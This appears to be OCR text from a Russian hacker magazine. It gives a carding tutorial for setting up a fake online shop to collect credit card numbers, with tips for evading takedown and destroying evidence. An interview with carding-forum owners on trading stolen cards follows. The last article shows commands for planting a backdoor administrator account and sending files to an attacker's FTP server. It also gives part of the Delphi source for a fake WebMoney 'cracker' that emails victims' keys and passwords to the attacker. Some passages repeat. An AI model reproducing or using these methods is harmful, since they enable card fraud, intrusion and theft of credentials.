Часто эффективно проходит фокус с перенаправлением трафика с других порноресурсов. То есть создается порносервер, раскручивается в одиночку, а потом при помощи этого сервера раскручивают любые другие. Как именно это сделать - дело техники: перенаправлять часть заходов, подгружать параллельно или использовать ссылки-ловушки. При этом на раскручиваемом ресурсе ставятся счетчики рейтинговых систем, и он взлетает до небес. А там уже как лавина. Далее раскрученный ресурс, в свою очередь, можно использовать для раскрутки последующего.


Некоторые умельцы специально заводят ресурсы, чтобы предлагать другим раскрутку за деньги. Ты же можешь найти подобные ресурсы на условиях взаимораскрутки. То есть на первых порах они раскручивают тебя, а в будущем вы будете обмениваться трафиком, взаимно увеличивая количество реальных посещений на своих сайтах.

Другой эффективный способ привлечения потенциальных покупателей на свой псевдоресурс - баннерная реклама. При этом не обязательно выставлять код баннерной системы, можно выкупить показы на вторичном рынке, что порой очень выгодно. Вторичный рынок баннерных показов - по сути трафикогенерящие ресурсы, зарегистрированные в баннерных сетях. Часть показов они тратят на собственную раскрутку, а часть продают на так называемом вторичном рынке баннерных показов. Есть еще вариант продавать показы непосредственно баннерной сети, но цены будут ниже, плюс не все баннерные сети выкупают свои показы, либо выкупают только на определенных (чаще всего невыгодных) условиях.


Для покупки баннерных показов на вторичном рынке тебе понадобится баннерная биржа, на которой ты сможешь определиться с ценами (средние по бирже) на те или иные баннерные сети и форматы баннеров, плюс выкупить необходимые показы, если они есть в наличии. Одна из популярных баннерных бирж - www.banstock.com. Там тебе и FAQ, и статистика по наиболее популярным (читай - пользующимся спросом) баннерным сетям и форматам, а когда-нибудь ты сможешь и сам продавать через нее баннерные показы другим начинающим ресурсам :).

На фриварных источниках валяется неплохой движок dcshop (http://kamensk.net.ru/forb/1/x/id1608.zip). Он организовывает универсальный интернет-магазин по продаже всякого хлама.

Рекомендую закрыть доступ к директории с указанным файлом (для чего и нужна поддержка собственных .htaccess-файлов), потому что знающий чел сможет увидеть содержимое каталога, а следовательно, и файла с паролем.



Отладка admin-конфига



Скрипт, генерирующий запрос по кредитке

Нюанс - заливать надо в ASCII-режиме, иначе скрипты не будут работать. Осталась самая малость - поставь на все каталоги права 777, а на файлы .pl и .cgi - 755.

Затем создай .htpasswd, в котором записывается аккаунт в виде пары login:password. Допустимые алгоритмы шифрования пароля: DES, MD5, SHA, а также Plain text. Кодировать пароли умеет утилита htpasswd, входящая в поставку Apache.

Напоследок убедись, что во всех cgi и pl скриптах стоит правильный путь к perl-интерпретатору. Лично у меня не было файла /usr/local/bin/perl, поэтому мне пришлось переименовывать путь к Perl в каждом скрипте. Если не знаешь путь, обращайся к администратору хостинга и спрашивай местонахождение обработчика сценариев (обычно эту информацию можно найти непосредственно на сайте).

ПРАВИЛЬНАЯ ТРАНСПОРТИРОВКА

Настало время для переноса файлов на FTP-сервер. Сперва создай директорию для html-файлов, а также вложенный каталог Images (обрати внимание на регистр). Затем перелей все дефолтовые изображения в эту папку. Зайди в cgi-bin/eshop, в эту директорию залей все конфиги и скрипты. Нюанс - заливать надо в ASCII-режиме, иначе скрипты не будут работать. Осталась самая малость - поставь на все каталоги права 777, а на файлы .pl и .cgi - 755.

Самое время затестить результат. Обратись к главному скрипту магазина dcshop.cgi. Если все верно, то магазин будет функционировать без всяких побочных выкидонов. Если выдаст ошибку 500, узнай причину, по которой сценарий не работает. Для этого создай файл .htaccess в корне WWW со следующим содержанием:

```
<Directory "/path/to/www">
ErrorLog "/path/to/www/error.log"
</Directory>
```

После этого еще раз обратись к скрипту и читай содержимое лога в html-директории. Возможно, ты просто забыл залить какой-нибудь файл либо изменить дефолтовый путь.

Теперь займись админским скриптом. Чтобы никто тебя не поимел либо не спер большую базу новых кредиток, зайди в админ-зону и зарегистрируйся под новым юзером с правами администратора. После этого топай по линку "Change Configuration Setting" и запрети регистрацию новых юзеров. Рули на здоровье своим онлайн-магазином.

Имеет смысл создать отдельную директорию для админ-зоны и закрыть ее дополнительной авторизацией (от греха подальше). Это легко делается с помощью стандартных средств Apache. Вначале необходимо создать .htaccess файл в каталоге с админ-скриптом. В нем пиши следующее:

```
AuthType Basic
AuthName "Admin zone"
AuthUserFile "/path/to/.htpasswd"
Require valid-user
```

Затем создай .htpasswd, в котором записывается аккаунт в виде пары login:password. Допустимые алгоритмы шифрования пароля: DES, MD5, SHA, а также Plain text. Кодировать пароли умеет утилита htpasswd, входящая в поставку Apache. Алгоритм MD5 поддерживается всеми версиями web-сервера и наиболее надежный. Ставится пароль командой htpasswd -bcm .htpasswd admin myp4ssw0rd, опция -bcm означает запись MD5-пароля в новый .htpasswd.

Права на .htaccess и .htpasswd установи равными 600. Это позволит только тебе изменять их, у других бродяг не будет доступа к этим важным файлам.

СТРОИМ БИЗНЕС

Теперь необходимо изменить дефолтовые товары. Если с фантазией у тебя все в порядке, ты запросто придумаешь товары, которые захотят купить богатые и тупые иностранцы. Но прежде необходимо разобраться со структурой базы товаров.

В файле с товаром (неважно каким) можно задать несколько параметров. Это идентификатор (ID), категория (Category), название продукта (Name), изображение (Image), описание(Description), цена (Price) и налог с продаж (Taxable). Дополнительно есть свои опциональные параметры, например, цвет и стиль. О них читай в файле readme.txt. Забиваешь данные, а они автоматом помещаются в папку Data относительно каталога cgi-bin/.

В этом же каталоге хранится установочный скрипт с краткой информацией о данной категории товаров. Удобно, что движок включает четыре готовых образца. Таким образом, просто сделай аналогичный темплейт для категории товара и вперед.


БАЗА ВСЕ-ТАКИ ЛУЧШЕ

Написать свой движок с поддержкой БД не так уж и сложно. Необходимо знать принципы обмена между клиентом (скриптом проекта) и сервером (БД mySQL), к которому у тебя будет доступ. При этом не обязательно писать отдельный движок, достаточно внести некоторые изменения в код dcshop и научить его обращаться с БД.


w w w

ХОРОШИЙ ХОСТИНГ

- **www.h1.ru** - российский бесплатный хостинг, баннер хостера обязателен, PHP/CGI/mySQL/SSH, могут отключить за нарушение регламента
- **www.rcdom.ru** - PHP/CGI/mySQL
- **www.webservis.ru** - PHP/CGI, баннер хостера обязателен
- **www.fatal.ru** - PHP/CGI
- **www.spaceports.com** - PHP/CGI/mySQL, баннер на сайте необязателен
- **www.webhosting.bootbox.net** - PHP/CGI, без рекламы
- **www.come.to** - PHP/CGI, баннер хостера обязателен
- **www.dot.tk** - PHP/CGI, бесплатный домен второго уровня в зоне .tk



Права на файлы




Административная часть

w w w

БЕСПЛАТНЫЙ ДВИЖОК

- **www.cgi.ru** - обширный каталог PHP/CGI-скриптов (как бесплатных, так и коммерческих), именно оттуда был скачан описываемый проект dcshop
- **4wm.virtualave.net** - большая коллекция CGI/C/C++ скриптов, все проекты в основном бесплатные
- **getscripts.vov.ru** - ресурс, посвященный CGI-скриптам
- **www.cgi.agava.ru** - русские CGI/PHP-скрипты в ассортименте



Обзор товаров в магазине

С помощью специального модуля DBI.pm можно работать с mySQL (именно такая БД рулит на большинстве хостингов). Тебе потребуются три вещи: умение коннектиться к базе, вставлять и изменять в ней данные, а также считывать инфу из нужных таблиц в БД. Чтобы переделать файловый движок, необходимо всего лишь заменить обращение к файлу запросом к базе. Фрагменты кода, реализующие грамотную работу с mySQL (код снабжен подробными комментариями), скачивай по адресу http://kamensk.net.ru/forb/1/x/mysql-code.

ЗАКОН ЕСТЬ ЗАКОН

Когда-нибудь твой ресурс будет закрыт. Это произойдет, скорее всего, после того, как в службу поддержки хостинга поступит жалоба от очередного надутого клиента. Поэтому тебе не помешают несколько полезных советов, чтобы последствия закрытия проекта не отразились на твоем здоровье:

❶. При организации мини-порногалереи никто не будет требовать с тебя какой-либо ответственности, если ты сделаешь стартовую страницу с предупреждением о совершеннолетии клиента.

❼. Если дела пошли в гору, зарегистрируй себе домен второго уровня и заведи нормального хостера. Когда твой ресурс удалят, ты можешь легко изменить dns-зоны своего домена при переезде на другой хостинг.

❸. Постарайся оставлять как можно меньше данных о себе на страницах ресурса. Лучше скажи, что ты какой-нибудь богатый китаец, продающий ручки Паркер, чем бедный русский студент ;).


❹. При переезде тебе придется столкнуться с такой проблемой, как бэкап всех данных. Это необходимо сделать вовремя, когда почувствуешь, что дело пахнет керосином. Если с файлами проблем не возникает, умело забэкапить базу - дело тонкое (хотя и несложное). Для этого потребуется помощь небольшой утилиты mysqldump, которая входит в поставку mysqlclient. Заходишь на шелл своего хостинга и набираешь команду:

```
$ mysqldump -u client -pclientpassword
eshop > eshop.sql
```

Соответственно, аккаунт к базе должен иметь вид client:clientpassword, а база называться eshop. Бинарник сформирует структуру таблицы, которая должна быть заархивирована и транспортирована на другой хостинг. Сжимать лучше архиватором bzip:

```
$ tar jcf eshop.tar.bz2 eshop.sql
```

На новом хостинге необходимо его распаковать и создать копию структуры базы (по файлу eshop.sql). При этом не нужно заботиться о создании таблиц и БД, все сделает mysqldump:



Бэкап и удаление базы

```
$ tar jxf eshop.tar.bz2
$ mysql -u client -pclientpassword <
eshop.sql
```

С помощью переопределения ввода ты позволяешь бинарнику mysql получить команды прямо из файла. В нашем случае из бэкапа eshop.sql.


❺. Чтобы выйти сухим из воды, удали все файлы со старого хостинга (разумеется, после бэкапа) и дропни базу данных. Это можно сделать командой "drop database eshop;" в клиенте mysql.

ТЕПЕРЬ ТЫ КАРДЕР

Вот и все. Псевдобизнес - очень прибыльное дело, потому что все заработанные кредитки уходят только тебе. В день такой ресурс могут посетить десятки, а то и сотни богатых буржуев (зависит от раскрутки). Но в организации подобных проектов существует определенная доля риска, иначе все понаделали бы онлайн-магазинов и жили за счет буржуев. Поэтому, если ты прилично зарабатываешь, и решил создать псевдосайт только из любопытства, поразмысли на досуге, стоит ли тебе тратить свои нервы и деньги на противозаконную деятельность...

При переезде тебе придется столкнуться с такой проблемой, как бэкап всех данных. Это необходимо сделать вовремя, когда почувствуешь, что дело пахнет керосином.

Если ты прилично зарабатываешь, и решил создать псевдосайт только из любопытства, поразмысли на досуге, стоит ли тебе тратить свои нервы и деньги на противозаконную деятельность.



Информация по кредитке через зону администрирования

Дмитриев Ярослав (clane@real.xakep.ru, ICQ 167921895, www.sources.ru)

CARDING WORLD

ИНТЕРВЬЮ С ВЛАДЕЛЬЦАМИ РЕСУРСА WWW.CARDINGWORLD.COM

Блуждая как-то ночью по просторам Сети, я случайно наткнулся на сайт, целиком посвященный кардингу - www.cardingworld.com. Набравшись смелости, я завязал беседу с владельцами ресурса. Знакомьтесь - David и Graf.

Бытует мнение, что все кардеры - замкнутые звероподобные и скрытные существа, которых не то что разговорить, трудно просто отловить живьем. На самом деле они - самые обычные люди, а быть скрытными их вынуждает хобби, которое подпадает под определенные статьи УК. Но не все занимаются кардингом на практике (знают только в теории), либо переросли свое увлечение и давно отошли от дел. Кто-то вспоминает с ностальгией, кто-то создает свои ресурсы, а кто-то на этих ресурсах еще и зарабатывает, основав для собратьев плацдарм, помогающий оперативно обмениваться нужной информацией.

Сначала я искал, как взломать чип, потом постепенно узнал, что такое кредиты. Ну, а там, естественно, как их можно обналичить. И пошло-поехало.

Я лично не хакер, чтобы ломать направо и налево интернет-магазины, поэтому покупаю картон у знакомых.


Есть случаи, когда требуется голосовое подтверждение. Часто требуется выслать сканы паспорта, прав или кредитной карты. Но мы не спим и постоянно придумываем методы противодействия различным защитам.

XS: Для начала расскажите немного о себе. Имя, возраст, где обитаете?
David: Зовут меня Серега, 19 лет от роду, живу в Минске.
Graf: А меня величают Костя, 21 год уже пошел, живу в далекой Кемеровской области, что в славном государстве Россия.

XS: Как прошло ваше детство? С кровати не падали?
David: Детство прошло отлично, хотя с компьютерами оно связано не было.
Graf: Да нормально, не жалуюсь, всякое в жизни бывает - и плохое, и хорошее.

XS: В каком году появился первый комп? Чем увлекались?
David: Первый компьютер под странным названием "ВЕКТОР" появился приблизительно в 1990 году. Первое время, как и большинство пользователей ПК, играл в разные игрушки. Позже стал интересоваться всем остальным.

XS: А как обстоят дела с образованием? Где в данный момент грызете гранит?
David: В данный момент заканчиваю учиться в негосударственном техникуме. Специальность в чем-то связана с кардингом, хотя на момент поступления я еще не увлекался этим направлением.
Graf: Я окончил школу и колледж, сейчас учусь в университете, на полпути к диплому.



XS: Что такое кардинг? Ваше мнение?
Graf: Кардинг - это способ завладеть чужими деньгами или приобретение какого-либо товара с помощью ворованных кредитных карточек.

XS: Когда и почему стали увлекаться кардингом?
David: Стал увлекаться кардингом чуть больше года назад. Ну, в принципе, занятие кардингом меня сильно затянуло, да и неплохой денежный доход приносит.
Graf: Занимаюсь кардингом уже 2 года, так как вижу в этом реальный способ заработать хорошие деньги, плюс огромный интерес.

XS: Сколько времени вам понадобилось, чтобы, встав однажды утром, гордо сказать: "Я - кардер"?
David: Чтобы понять, что я действительно кардер, мне понадобилось около года усиленной работы в этом направлении.
Graf: Полгодика :).

XS: Как продвигались? Что читали по ночам?
David: Все началось со сбора полезной инфы из Сети и чтения подобных статей, что и помогло мне в этом разобраться.

Graf: Со мной произошла отдельная история. Я спокойно шел по улице и вдруг заметил кредитную карту с чипом. Я очень заинтересовался, есть ли там деньги, а также как их можно снять. Недолго думая, я обратился за помощью к интернету. Сначала я искал, как взломать чип, потом постепенно узнал, что такое креды. Ну, а там, естественно, как их можно обналичить. И пошло-поехало.

XS: Что сейчас происходит на сцене? Кого считаете своими кумирами в мире кардинга?
Graf: Сцена живет, кардеры - это как чума, от которой еще не придумана вакцина. Мы были, есть и будем до тех пор, пока существует Сеть. Каждый кардер по-своему уникален, так что называть отдельно никого не буду.
David: Есть для меня несколько авторитетов в мире кардинга, но я бы не хотел говорить о них "в прямом эфире".

XS: Как возникла идея создать сайт?
David: Идея создать сайт пришла Graf'у, а я взял на себя ответственность за его разработку.
Graf: Я познакомился с David'ом, мы нашли общий язык, стали часто общаться, потом у меня появилась идея создать свой проект, он поддержал меня в этом начинании, после чего и появился сам сайт. Все просто, как сама жизнь :).

XS: Какую функцию выполняет форум на сайте?
Graf: Помогает нашим мемберам в той или иной сфере кардинга, на нашем форуме всегда можно дать объявление, найти что-либо необходимое для себя, проконсультироваться и почерпнуть кучу полезной информации.
David: От себя хочу также добавить, что форум помогает общаться новичкам и продвинутым кардерам, обмениваться опытом, получать ответы на различные вопросы и т.п.

XS: Какими способами лично вы достаете креды? Какой из способов считаете самым оптимальным и безопасным?
David: Как? Я лично не хакер, чтобы ломать направо и налево интернет-магазины, поэтому покупаю картон у знакомых.
Graf: Я беру кредитки у друзей. Считаю это самым безопасным способом, а так креды добываются в основном взломом различных порносайтов, онлайн-шопов и прочих организаций, принимающих к оплате кредитные карты.

XS: Как происходит торговля кредитными карточками?
David: Креды (картон) можно купить у известных людей оптом, что будет намного дешевле, чем в розницу. Картон продают в основном за WebMoney или за E-Gold. Схема такова: ты отправляешь определенную сумму на кошелек продавцу, а тебе взамен присылают по аське или по e-mail'у картон. IMHO, нет ничего проще!

XS: Какие методы используют онлайн-шопы для борьбы с "ужасными" кардерами?
Graf: Методов борьбы очень много, но нам они уже давно известны и хорошо проработаны. Сначала были простые кредитки, сейчас ввели защитный код cvv2 и cvc. Хотя найти сайты с использованием простых кред тоже еще реально. Есть случаи, когда требуется голосовое подтверждение. Часто требуется выслать сканы паспорта, прав или кредитной карты. Но мы не спим и постоянно придумываем методы противодействия различным защитам.

XS: Совесть не мучает?
David: А почему меня совесть должна мучить? Я же не своих граблю, а в основном жадных буржуев или богатых магнатов. Я же не забираю последние деньги у нищего.
Graf: Нет, не мучает. А за что? За то, что я беру немного денег у зажравшейся нации, таких, как Амеры? Страна, где 60% населения страдают ожирением, которые вечно лезут, куда их не просят, что-то диктуют, указывают, в каждой жопе затычка? Один старый кардер сказал умную фразу: "Мы сделаем Штаты немного беднее, а Россию и СНГ немного богаче".

XS: Ваша позиция ясна. А знаете такой отдел "К"?
David: Конечно. Знаем и про отдел "Р", и про отдел "К". Вот и используем любые средства, чтобы обезопасить себя от них. Практически все кардеры используют анонимные прокси, VPN и прочие фишки.
Graf: Знаю. Попасть к ним в лапы, конечно, не хотелось бы, но, как говорится, волков бояться - в лес не ходить.

XS: Какая ось установлена у вас на ПК, какую считаете самой безопасной?
David: В данный момент установлен Windows 2000 Pro. Не использую Linux, так как привык к окошкам.
Graf: До появления XP использовал 98, а теперь всерьез подсел на XP. А безопасность в микрософте - понятие относительное :).

XS: У кардера какой-то особый софт на тачке или как у всех?
David: На моем писюке прижились Miranda, WinRar, FlashGet, RusmIRC, SocksCap, CuteFTP Pro, Internet Explorer, Webmoney, WinAmp и прочие софтинки. А помимо этого использую множество самописного софта, перечислять нет смысла - все noname ;).

Graf: Не буду оригинален: IE, OutLook, ICQ, WinAmp, OutPost...

XS: На чем программируете?
David: PHP, ASP и C++.

XS: А чем занимаетесь в свободное от кардинга время?
David: В свободное время пытаюсь находиться на расстоянии от компьютера :). Отдыхаю как все обычные люди.
Graf: Учусь, тусуюсь в клубах, отдыхаю всячески и по-разному.

XS: Что кардеры слушают?
David: В основном Круг. Обожаю русский шансон, но могу на время запасть и на классные диджейские миксы.
Graf: Особых кумиров у меня нет, но люблю послушать Linda, Enigma, Prodigy, In-Grid, Глюкоза и ВИАГРА.

XS: Что читают? Любимый автор?
David: Пока не хватает времени на книги, учусь усиленно :).
Graf: Сейчас ничего не читаю, только прессу. Любимый автор - Достоевский.

XS: Смотрите ТВ?
David: Естественно смотрю, в основном спорт. Иногда новости.
Graf: Конечно. Люблю хорошие фильмы и свежие новости.
XS: И напоследок пару слов нашим читателям.
David: Прежде чем примешь решение выйти на "большую дорогу", подумай над этим 101 раз.

Картон продают в основном за WebMoney или за E-Gold. Схема такова: ты отправляешь определенную сумму на кошелек продавцу, а тебе взамен присылают по аське или по e-mail'у картон.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ВОРОВСТВО В СЕТИ

КАК ОБЧИЩАЮТ БОГАЧЕЙ

Все люди зарабатывают себе на жизнь. Причем различными способами. Некоторые выбирают обогащение в виртуале. При этом сам заработок не всегда бывает честным. Человек рискует, проводит важные банковские операции, продает кредитки, покупает различные вещи... и в какой-то момент все теряет. Из-за собственной невнимательности его полностью обчищает хакер Вася из Мухосранска. Почему так происходит, и как взломщику удается напасть, на, казалось бы, защищенных кардеров? Давай попробуем разобраться.

УКРОТИМ СИСТЕМУ!

Способов украсть ценную информацию и сбережения кардера очень много. Но стоит оговориться, что в этом деле главное не количество, а качество, то есть успешное применение этих способов.

Итак, самое время рассказать, как же хакер может украсть данные у жертвы. Во-первых, это взлом компьютера богатого буратино ;). Здесь - как повезет, ничего нельзя сказать наверняка. Если человек - раззява и не читает багтраки, то шансы хакера резко возрастают. В противном случае, да еще и с установленным на машине фаерволом, этот способ непригоден.

Способов украсть ценную информацию и сбережения кардера очень много.

Как же ломают рабочие станции пользователей? Тут также существуют свои способы. Остановимся на бажной WinNT. Ты всегда думал, что если винда имеет префикс NT, то у нее стопроцентная защита? Я тебя разочарую. В таких платформах были найдены очень опасные баги.

RPC-ЭПИДЕМИЯ

Если ты не знаешь об RPC-уязвимости, то у тебя позднее зажигание ;). Об этой ошибке трубили все порталы по безопасности, а также было выпущено множество эксплоитов, в том числе и для Windows (рай для скрипткидисов). Как же хакер может поиметь бабла с наивного буржуя, который, наверное, и не знает о существовании патча от RPC-баги? Очень просто. Достаточно завладеть доступом к его системе и набрать ряд консольных команд. После этого все важные документы будут находиться в лапах злоумышленника.

Я не буду тебя учить эксплуатировать уязвимость. Об этом писали различные хакерские порталы, а также Хакер #9. Я лишь заострю твое внимание на командах, которые могут пригодиться взломщику, захватившему права на системе жертвы.

Я не буду тебя учить эксплуатировать уязвимость. Об этом писали различные хакерские порталы, а также Хакер #9. Я лишь заострю твое внимание на командах, которые могут пригодиться взломщику, захватившему права на системе жертвы.


Чтобы не использовать шумный эксплоит (который, кстати, может разрушить RPC-вызовы и привести систему к краху) каждый раз, можно создать аккаунт администратора. Его, как известно, пустят на такие ресурсы, как C$, D$ и прочие. Это сделать очень легко. Достаточно лишь набрать следующие строки:

```
net user admin nimda /add
```

(добавляем нового пользователя admin с паролем nimda, параметры можно подставить свои).

```
net localgroup Administrators admin /add
```

(присвоим пользователю группу Administratots).



Консольное добавление юзера

В случае, когда локализация платформы не английская, необходимо подставить название группы на родном языке. Для этого хакер набирает "net user" и узнает истинное название группы.

Если все было сделано верно (команда net обязательно сообщит хакеру о результате операции), взломщик может зайти на машину с локального компа. В этом ему помогает команда "net use z: \\IP-ADDRESS\C$". Но он этого никогда не сделает по одной простой причине - на машине ведутся логии, и его IP-адрес обязательно будет записан. Но выход есть - хакер заходит не с себя, а со своего любимого скарженного шелла.

```
smbclient //IP-ADDRESS/$C -U admin
```

Эта команда актуальна для Linux. После запроса пароля хакер попадает в системный ресурс $C (для того чтобы выполнить подобные действия, взломщик предварительно устанавливает на машину пакет samba).

Но иногда простого доступа к директориям недостаточно. Например, в том случае, когда необходимо протроянить юзера или поставить на машину кейлоггер (а также просмотреть лист процессов, убить один из них и т.д. и т.п.). В этом случае взломщик либо вешает дополнительный бэкдор, либо использует эксплоит каждый раз.

КТО ИЩЕТ, ТОТ ВСЕГДА НАЙДЕТ

В поиске информации нет ничего хитрого. Если хакер нетерпелив (а таких мало), он просто шарит по папкам и выкачивает файлы с подозрительными именами (типа 1111.doc или paroli.doc). Текстовики можно прочитать на месте командой "type file". Многие руководства по взлому винды пишут об обязательном аккаунте на каком-либо TFTP-сервере. Однако можно выполнить операцию через обычную команду ftp. Предварительно составляется сценарий, который состоит из простых операций, передаваемых ftp. Он может выглядеть, например, следующим образом:

```
user vasya vasya123
type binary
put document.doc /xakep/document.doc
quit
```

После составления (команды сценария последовательно записываются в файл с помощью echo и стандартного перенаправления ввода) скрипта, он передается консольной утилите с помощью параметра -s:имя_файла. Следует учитывать, что аутентификация была произведена в одной команде, поэтому добавляем к командной строке опцию -n.

КОДИНГ

Настало время представить проект, реализующий "крякер" кошельков WebMoney. На самом деле, эта фейк-программа просто отсылает все ключи и пароль на мыло злоумышленника.

Для реализации задуманного потребуются следующие компоненты:

5 Label (текст, вкладка Standard), 5 Edit (вводимый текст, вкладка Standard), 3 Button (кнопка, вкладка Standard), Memo (Текстовое поле, вкладка Standard) и ProgressBar (вкладка Win32), а также компоненты NMSMTP(вкладка FastNet) и OpenDialog(вкладка Dialogs).

Назначаем caption кнопкам и текстовым полям.

```
Label1.Caption := 'WM (Webmoney Identificator)';
Label2.Caption := 'Кошелек (Пример: Z143365768493)';
Label3.Caption := 'Пароль WM';
Label4.Caption := 'Путь к файлу ключей';
Label5.Caption := 'Сумма для перевода';
```

затем кнопкам:

```
Button1.Caption := 'Обзор';
Button2.Caption := 'Генерировать';
Button3.Caption := 'Отмена';
```

Полю Memo ставим текст, тоже через переменные:


```
memo1.text := 'Примечание:'+#13#10+
    'Размер файла ключей должен быть минимальным, т.к. программа изменяет его содержимое и закачивает на сервер.'+#13#10+
    'Если размер будет более 1 мегабайта, то компания WebMoney заметит среди своих'+#13#10+
    'ключей - твой, который имеет большой размер.';
```

События для нажатых кнопок:

```
// Обзор
procedure TForm1.Button1Click(Sender: TObject);
begin
// если диалог удачно запущен то
if opendialog1.Execute then
   // записываем имя файла
   Edit4.Text := opendialog1.FileName;
end;

// Генерировать
procedure TForm1.Button2Click(Sender: TObject);
begin
// ProgressBar1 - изменение положения ползунка прогресс-бара
ProgressBar1.Position:=0;
// Вложенные файлы
NMSMTP1.PostMessage.Attachments.Text := Edit4.text;
ProgressBar1.Position :=ProgressBar1.Position+10;
// Body отправляемого письма
NMSMTP1.PostMessage.Body.Text := 'WmCrack 9.1.2 PRO Message'+#13#10+
        'Some lame use you programm...:)'+#13#10+
        'WM ID: '+Edit1.text+#13#10+
        'Z or E or R: '+Edit2.text+#13#10+
